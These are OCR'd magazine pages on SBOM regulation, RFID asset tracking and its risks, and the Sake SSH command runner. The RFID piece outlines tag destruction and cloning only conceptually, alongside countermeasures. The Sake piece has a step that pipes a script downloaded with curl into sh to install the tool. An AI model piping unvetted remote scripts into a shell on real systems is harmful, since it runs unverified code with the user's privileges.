Whereas some parts of a car, at most, cause functional errors, every single component of software is critical because it not only provides functionality, but can also be targeted. Some components (e.g., OpenSSL and secure communication) are more sensitive than others, but ultimately each poses a risk.

Regulation

Various events have led to this cyber risk now being recognized. Various US governmental agencies had already begun work on SBOM solutions as a joint project in 2018, including the US National Telecommunications and Information Administration (NTIA) coordinating with the Cybersecurity and Infrastructure Security Agency (CISA) [3] and the National Institute of Standards and Technology (NIST).

Section 4 of the US President's Executive Order made enhancing software supply chain security mandatory with a comparatively short transition period. SBOMs are part of these requirements, but they also generically include the requirement to improve secure software development processes (i.e., secure development lifecycle, SDLC; Figure 1).

The Cyber Resilience Act recently adopted by the European Parliament for the European Union (EU) deals specifically with the technical implementation of SBOMs, which are now a mandatory element of technical product documentation and whose format the EU has the right to define (and update). The links at the end of this article point readers to all the key regulations and standards. The differing approaches also define when and in what form information must be provided and at what level of detail, which involves striking a balance between protection against cyber threats and the protection of intellectual property.

For example, the ingredients generally listed on food packaging only mentions artificial flavors, but not the individual flavors and their proportions, so as not to give away the recipe to the competition. In the same way, SBOMs are also about finding a balance. An important element is therefore also the communication of weak points by manufacturers. The Common Vulnerabilities and Exposures (CVE) system forms the basis for reporting vulnerabilities in a defined format and with a uniform criticality assessment according to the Common Vulnerability Scoring System (CVSS) standard.

Interoperability and Automation

SBOMs are a challenge for both software creators and users, given the variety and complexity of software in use today, including for the Internet of Things (IoT) and machines. Machines have the additional task of analyzing information about new vulnerabilities to determine whether they are affected and ultimately initiate countermeasures as required.
This undertaking requires automation functions for quick and purposeful identification of both information on what is not affected and the systems and objects at risk.
Standards have now being developed and established in various areas, initially for the format of SBOMs. The German Federal Office for Information Security (BSI) guideline TR-03813 stipulates that the SBOM must be available as CycloneDX version 1.4 or higher or use the Software Package Data Exchange (SPDX) standard version 2.3 or newer. The US Executive Order acknowledges the SPDX and CycloneDX formats, as well as software identification (SWID) tagging. The NTIA describes the minimum elements required for an SBOM [4]. These internationally established formats enable the exchangeability of SBOM information.
A second area concerns the exchange of information about vulnerabilities, with the focus on Vulnerability Exploitability eXchange (VEX), which was developed by the NTIA. VEX is implemented as a profile in the Common Security Advisory Framework (CASF) of OASIS Open and is supported by CycloneDX [5] as part of its comprehensive SBOM framework.
Two ISO standards, ISO/IEC 5230:2020 [6] and ISO/IEC 5962:2021 [7], which deal with and standardize OpenChain and the SPDX data exchange format, respectively, should also be mentioned. OpenChain is specifically about SBOM in the open source environment.




Figure 1: The software development life cycle and the creation of SBOMs.

Better Security Management

A higher degree of clarity about the components contained in applications through SBOM also improves the possibilities for attack surface management (ASM). The aim is to determine systematically which surfaces of an organization can be exploited for cyberattacks. ASM includes many different elements of threat analysis and concrete testing for vulnerabilities and their elimination.
Vulnerabilities that arise directly in applications developed in-house or indirectly through open source components or third-party software and cloud services are a central element of a comprehensive ASM. This process includes risk assessment and the continuous monitoring of new information such as CVEs to enable response to new potential threats. However, ASM can also benefit greatly from SBOMs because of the greater and faster clarity as to whether a specific threat exists, ultimately resulting in a reduction in risks because companies can take targeted action. Until now, however, the situation had been uncertain because of a lack of information about whether an app or a cloud service was affected by a newly discovered critical vulnerability. However, uncertainty prevents targeted action or requires considerable effort to clarify the status. SBOMs will fundamentally improve this situation while also optimizing incident response management.
When Log4j emerged, for example, even very large companies with strong cybersecurity teams initially had to spend a great deal of time identifying which of the applications in use were potentially affected. As a consequence, the window of opportunity for attackers was longer because IT managers could not act immediately and patch, isolate, or shut down affected systems. In these

cases, SBOMs can achieve massive improvements in conjunction with improved and automated vulnerability exchange (VEX) and automation for IT infrastructure and software asset management, as well as for patch management.

Information about a vulnerability, its severity, and the extent to which software and services are affected can be processed automatically so that information about the affected systems is available. This information is in turn used to initiate automatic countermeasures. Ideally, such a process can be fully automated, partly because standards for exchanging the relevant information already exist.

Conclusions

SBOMs are an important strategy whose implementation is mandated by regulatory requirements. However, they also offer great potential for improving processes for secure software development and increasing cyber resilience, in particular through automation in conjunction with the tools presented here, such as IT asset management, patch management, and others. The regulatory requirements alone force companies to act and do not just apply to software companies, but to all areas in which software is part of a product – for example, the firmware. Companies need to address SBOM and its implications now and should leverage its potential to optimize processes and improve integration between software development and cybersecurity. ■

Info

[1] US Executive Order on Improving the Nation's Cybersecurity: [https://www.whitehouse.gov/briefing-room/presidential-actions/2021/05/12/executive-order-on-improving-the-nations-cybersecurity/]

[2] EU Cyber Resilience Act: [https://www.europarl.europa.eu/doceo/document/TA-9-2024-0130_EN.html#title2]

[3] CISA on SBOM: [https://www.cisa.gov/sbom]

[4] NTIA minimum elements for an SBOM: [https://www.ntia.doc.gov/files/ntia/publications/sbom_minimum_elements_report.pdf]

[5] OWASP CycloneDX: [https://cyclonedx.org]

[6] ISO/IEC 5230:2020: [https://www.iso.org/standard/81039.html]

[7] ISO/IEC 5962:2021: [https://www.iso.org/standard/81870.html]

Author

Martin Kuppinger is the founder of and Principal Analyst at KuppingerCole Analysts AG.





RFID technologies and risks

Contact

We look at various approaches to RFID asset tracking, provide an understanding of the technologies and challenges involved, and cover some of the potential attack vectors. By Tam Hanna

Manually typing in device IDs for asset tracking can quickly become a major chore in large environments. Automated entry with a radio frequency identification (RFID) system saves valuable time compared with barcode and other traditional methods, but it comes with its own problems. In this article, I look at various tech-based approaches to RFID asset tracking in the IT environment. After doing so, I turn my attention to sample implementations and software and some potential security concerns.

Break It Down

The first question related to asset tracking with an RFID system is the type of transponder to be used. The energy source built into active tags enables longer ranges, and the reader supplies energy to passive tags. However, the battery in the tags requires maintenance, which can mean some additional work, especially if you have a large number of tags; after a while, the results can be unreliable. Also don't forget that button cells are a substantial cost factor and have an environmental impact. From a total cost of ownership perspective in particular, passive tags are almost always preferable to their active counterparts in tracking scenarios.

The next question concerns the communication frequency – the reader and tags must transmit in the same frequency range to work together successfully. Candidate 1 is low-frequency systems that operate at between 120 and 140KHz. Product or card family 2 is near-field communication (NFC) cards, which operate in the frequency range of 13.56MHz and achieve ranges of around 50cm. Finally, ultrahigh frequency (UHF) systems normally reside in the frequency range between 869 and 915MHz and offer a very long range.

Several factors must be taken into account when selecting the frequency. First, especially in companies with an industrial background, you need to ask the transmitter technology people which frequencies other devices use. If you fail to do this, interference can drown out any NFC communication. Second, having more range is not always an advantage. Readers automatically report the presence of a tag, but if, say, two buses with long-range tags are parked next to each other, you can't reliably say which vehicle contains the device.

Incidentally, AirTags rely on a completely different system. They are not based on RFID technology but use Bluetooth Low Energy (BLE). The data is captured by nearby iPhones, which record the tags and transmit their location to the cloud. The problems include high costs (~$29/£35/EUR25 per unit) and the limited service life of the battery.

RFID Tag Formats

In addition to deciding on a working frequency, it is important to choose the correct presentation format. At best, employing the wrong transponder will lead to problems with range; at worst, you could run into security problems. The most widespread format is the "tag sticker" normally supplied with an adhesive film on the back for adhering to an object (**Figure 1**). The stickers are available from various suppliers all over the world. Particularly in the case of inexpensive tags, if you stick them to metallic surfaces such as workstation housings, you'll experience frequency range-dependent attenuation; in the worst case the range is reduced to a few centimeters. RFID blockers, which are included in higher priced wallets, are

Photo by Claudio Schwarz on Unsplash




Figure 1: A stick-on RFID tag houses some very complex technology.

a good example. However, you can now also find labels that can be attached to a more robust surface and do not react sensitively when stuck to metallic substrates.

Many RFID tags are printable. RFID chip card providers levy a price for this service with margins often in the region of several hundred percent. Particularly for larger companies, it might make sense to purchase your own label printer to prints cards with information such as the system type. Industry standard DIN/ISO 69873 is important in the computer numerical control (CNC) sector. It specifies barrel-shaped RFID chips that are internally equipped with an isolator. The advantage of this architecture is that such systems can be easily accommodated in metallic devices – you just need to locate the sensor in the (prefabricated) groove. Unfortunately, administrators very rarely come across these slots. Unlike suppliers of CNC tools, computer manufacturers are not prepared for RFID tracking.

On the other hand – especially if a 3D printer and some double-sided adhesive tape are available – you could make a housing and place it in the systems (somewhere well hidden). This approach makes it more difficult for attackers to remove the tags and nips a common vulnerability of RFID systems in the bud. The key fobs shown in Figure 2 are particularly helpful when tracking workstations. They can be suspended in the housing by cable ties, which makes it difficult to track the devices from the outside.

Inventory Management

In addition to technical factors, the choice of asset management program plays an important role when considering RFID-based systems. The most important point is that the decision for or against RFID can only be part of the overall decision. If a company is already using an asset tracking system, changing over for the sole reason of adding RFID technology will typically fail to boost user satisfaction. In a company with an asset management system, your first step should be to find out whether the existing provider uses an interface for RFID technology and what costs can be expected.

A second approach would involve the use of a handheld scanner that transmits the RFID tag data by emulating a USB human interface device (HID). Readers of this type simulate keyboard input; to scan, users first click on the input box of the program they use and then tap the tag with the reader. This procedure might lack convenience, because it involves changing the user device, but in practice it works without any problems.

In general, providers precisely define the hardware they require their customers to use. The use of third-party products is not recommended; otherwise, problems can lead to denial of responsibility. In the case of EZOfficeInventory [1], for example, the iPhone application opens the connection to the scanner. The assets are recorded in bulk and can then be managed in groups and posted or reposted. Because of the focus on the US market, support for Android is described as a "future feature" and was not available at press time. It will be of little surprise to most people in IT that purchasing and maintaining iPhones involves considerable costs. (See also the "QR Codes and Smartphones" box.)

WiseTrack [3] deals with the management of tools or equipment located in fire stations, which results in a broader approach: The company advertises on its website that it actively supports third-party RFID

QR Codes and Smartphones

An interesting alternative is the Shelf system [2], which does not use RFID. The product lets you print QR codes that are scanned by a smartphone. The system also records GPS position data provided by the smartphone, creating a geographic history of the asset in the process.



Figure 2: Tag fobs not only work on key rings, but can also be used to track devices.

tags and therefore does not force the administrator to purchase WiseTrack's own tags. The company also offers various RFID scanners with very long ranges to enable "permanent location fixing" of assets.
I am still looking at the associated problems in relation to bring your own device (BYOD) and home office applications.
A thorough field test that determines how good a fit the system is for the existing corporate culture is required before a final decision can be made. Note that asset tracking creates deep ties with the provider, which is why differences in corporate culture are relevant and the decision should not be based solely on technical parameters. Some providers only offer cloud software, which is annoying, although in-house operation offers benefits from a data protection perspective.

No Real Theft Protection

Although shoplifters have been apprehended when trying to leave a store with RFID-protected items, this approach is not very effective in an IT environment for two reasons. First, attackers targeting IT systems are more skilled than their counterparts looking for perfume, coffee, and other goods. The attackers' technical knowledge means you can expect some opposition.
The COVID-19 pandemic made the BYOD and home office phenomenon an issue. RFID scanners are triggered by every label that comes within their range. If a developer takes their oscilloscope or workstation home, plant security is contacted. In theory, it is possible to use a self-built "smart scanner" that compares tag information with a database before triggering an alarm and excludes portable products from detection.
RFID systems are vulnerable through various attack vectors, such as the hardware or wireless interface. The most common type of attack on a transponder involves destroying the transponder, which is intended by the manufacturers; however, cashiers would not be expected to remove every tag by hand.
Electronic destruction is specified in industry standards ISO/IEC 14443 and ISO/IEC 15693, which takes advantage of the fact that a strong field bakes the regulator intended for the power supply – to put it simply – by overloading it. The RFID transponder is then unable to absorb energy from the reader and remains silent. Because of various industry standards, other electronic components such as computers and the like can easily withstand the specified field strengths.
The second problem relates to cloning RFID tags. Dumb ROM tags that respond to requests from the reader with a (programmed) serial number are easy to replicate. If a rewritable tag is used, the attacker can edit the information contained in the tag directly. One countermeasure involves the use of intelligent transponders that cryptographically sign incoming or outgoing information in a challenge-response procedure.
Although attacks on the transponder system are made more difficult, deploying this setup involves significant increases in the cost of tags and readers. The extent of resilience measures, it follows, is driven by the intended use of the RFID system. If you use your labels to list the servers in a room, do not resort to cryptographic trickery in the interest of lowering costs and easing system administration.
The German Federal Office for Information Security (BSI) has responded to this trend by publishing a family of standards [4] that includes security criteria optimized for different scenarios; the US National Institute of Standards and Technology (NIST) has published guidelines for the use of RFID technology, as well [5].
Finally, do not forget that RFID systems sometimes generate tracking information that is problematic with a view to the European Union General Data Protection Regulation (GDPR) or personnel agreements (monitoring). In large companies, administrators are strongly advised to consult with the legal department before deployment.

Conclusions

When rolling out an RFID-based asset tracking system, it is important to consider the specifics of your environment. A decision for or against RFID should never be based on technical parameters alone. The willingness of employees and management to support the use of RFID tags is of fundamental importance for successful deployment. This article does not provide a complete description of the technology for space reasons. The RFID manual by Klaus Finkenzeller [6] is the ideal companion for people with previous knowledge of electronics. ■

Info


[1] EZOfficeInventory: [https://ezo.io/ezofficeinventory/]
[2] Shelf: [https://www.shelf.nu/features]
[3] WiseTrack: [https://www.wisetrack.com]
[4] BSI Standard TR-03126: [https://www.bsi.bund.de/EN/Themen/Unternehmen-und-Organisationen/Standards-und-Zertifizierung/Technische-Richtlinien/TR-nach-Thema-sortiert/tr03126/TR-03126_node.html]
[5] Karygiannis, T. T., B. Eydt, G. Barber, L. Bunn, and T. Phillips. Guidelines for Securing Radio Frequency Identification (RFID) Systems. National Institute of Standards and Technology (Gaithersburg, MD) Special Publication (NIST SP) 800-98, 2007, [https://www.nist.gov/publications/guidelines-securing-radio-frequency-identification-rfid-systems]
[6] Finkenzeller, Klaus. *RFID Handbook: Radio-Frequency Identification Fundamentals and Applications*, 1st ed. Wiley, 2000

The Author

Tam Hanna (*tam.hanna* on Instagram) has seen the embedded space inside and out. His multidecade work has involved coding games for early mobile phones, designing metrology systems, and tackling various projects for civil and military clients.



REAL SOLUTIONS FOR REAL NETWORKS



ADMIN is your source for technical solutions to real-world problems.

Improve your admin skills with practical articles on:


- Security
- Cloud computing
- DevOps
- HPC
- Storage and more!


SUBSCRIBE NOW!

shop.linuxnewmedia.com

@adminmagazine @adminmag ADMIN magazine @adminmagazine









CHECK OUT OUR FULL CATALOG: SHOP.LINUXNEWMEDIA.COM



Automating command execution across servers

All Together Now

Ansible is usually the choice when you want to run a task on multiple servers; however, Sake, a lesser known command runner, might do better if your server fleet is large and the tasks to run are simple. By Rubén Llorente

Chances are that any system administrator who governs a meaningful number or servers uses a configuration manager of some sort. Just imagine upgrading the kernel on 20 identical virtual machines manually – you just wouldn't do it. Instead, you run a program that goes through the hard work while you have a nice cup of coffee.

Ansible, a popular software suite written in Python and probably the most popular tool for managing server fleets, is widely used to provision software (i.e., install software in servers) and configure your deployed applications according to required specifications. Because it is an industry standard at this point, aspiring system administrators are likely to learn Ansible because it is a marketable skill, even though it is not the only tool available for server management.

Sake is a command runner written in Go and designed to run tasks on multiple servers at once, allowing you to upgrade your servers' kernels all at once, reboot them all at once, or change their firewall configurations all at once with just a single command. Its advantages are its small size and appealing performance, which make Sake a very lightweight solution for automating tedious tasks. Even more important is that configuring Sake is extremely easy, even for novices.

Getting Started

Say you have three Devuan hosts called *horse*, *donkey*, and *zebra*. They live under domain *operationalsecurity.es*, and you want to manage them with Sake. As an example, I will show you how to create a task that updates all the installed packages on the three servers.

The first step is, obviously, to install Sake in your workstation. Like Ansible, Sake is agentless and does not require you to install any special software in the servers: Grabbing a recent Sake release [1] from GitHub and installing it in your workstation suffices.

If you are using Devuan (or another Debian derivative) on your workstation, you can install Sake as root with

Known Problems with `known_hosts`

OpenSSH and some other SSH client programs store the verified SSH fingerprints of your servers in file `~/.ssh/known_hosts`. The idea is that your SSH client will check the keys of every server to which you connect, verify they are in the `known_hosts` list, and accept the keys only if the server is listed. If the server is not listed, the user is typically warned that the server is not verified. The purpose of this routine is to prevent man-in-the-middle (MITM) attacks.

Sake uses the `x/crypto/ssh` Go package, which is a bit quirky [3]. An issue I stumbled on when testing Sake is that it will only check the server for *ecdsa-sha2-nistp256* keys. Many of the servers in my `known_host` file appear to be associated with keys that are based on different algorithms (e.g., RSA). Sake would ask my servers to authenticate with *ecdsa-sha2-nistp256* and check the key against `known_hosts`. On finding a key with a different algorithm, it would register a mismatch and abort the connection, despite the key registered in my `known_hosts` being valid.

A suitable workaround is to populate a separate `known_host` file with a script like that in Listing 2 and then instruct Sake to verify servers against that file instead of `~./.ssh/known_hosts`, which is what line 2 in Listing 1 accomplishes.

Photo by Adrian Hartanto on Unsplash

```
# apt update
# apt install curl
# curl -sfL ➥
  https://raw.githubusercontent.com/➥
  alajmo/sake/main/install.sh | sh
```

Once the program is installed, you need to write a proper configuration file that defines your inventory of servers (in this case, *horse*, *donkey*, and *zebra*). It will also codify the tasks you might want to run (Listing 1). Keep in mind that the configuration file is a YAML file; therefore, you do need to use spaces instead of tabs for indentation. This file can be placed within the directory from which you are running Sake, because Sake checks the current directory when launched and loads any file named `sake.yaml`.

Sake uses a secure shell (SSH) connection to issue commands to every server it manages. In the example, lines 5-17 define the fully qualified hostname (FQHN) for each server and the user you will connect as, which is `root` in the three cases. All servers are tagged as `devuan`. The `tasks` section defines an `upgradeall` task, which uses `apt` to upgrade all the packages in all the servers classified as `devuan` (Figure 1).

The use of SSH keys rather than user-password credentials [2] is recommended to make the automation process more secure and less cumbersome. I also recommend you add the SSH fingerprints of your servers to your `known_hosts` file in advance. Sake is based on libraries that are somehow limited when it comes to dealing with the `known_host` file, as described in the "Known Problems with `known_hosts`" boxout.

Once all your servers are set to allow public key authentication and once you have all their fingerprints registered in a `known_hosts` file, you can check Sake's configuration for syntactical errors:

```
$ sake check
```

If no warnings are generated, you may execute tasks. For example, to run the `upgradeall` task, which is configured to run only against `devuan` servers by default, enter

```
$ sake run upgradeall
```

Targets can be overridden, so if you want to run `upgradeall` against arbitrary targets instead of only `devuan`, you could pass Sake the new targets with the `-s` flag,

```
$ sake run upgradeall -s horse,goat
```

which would require server `goat` to be added to the configuration file.

Discriminating Servers

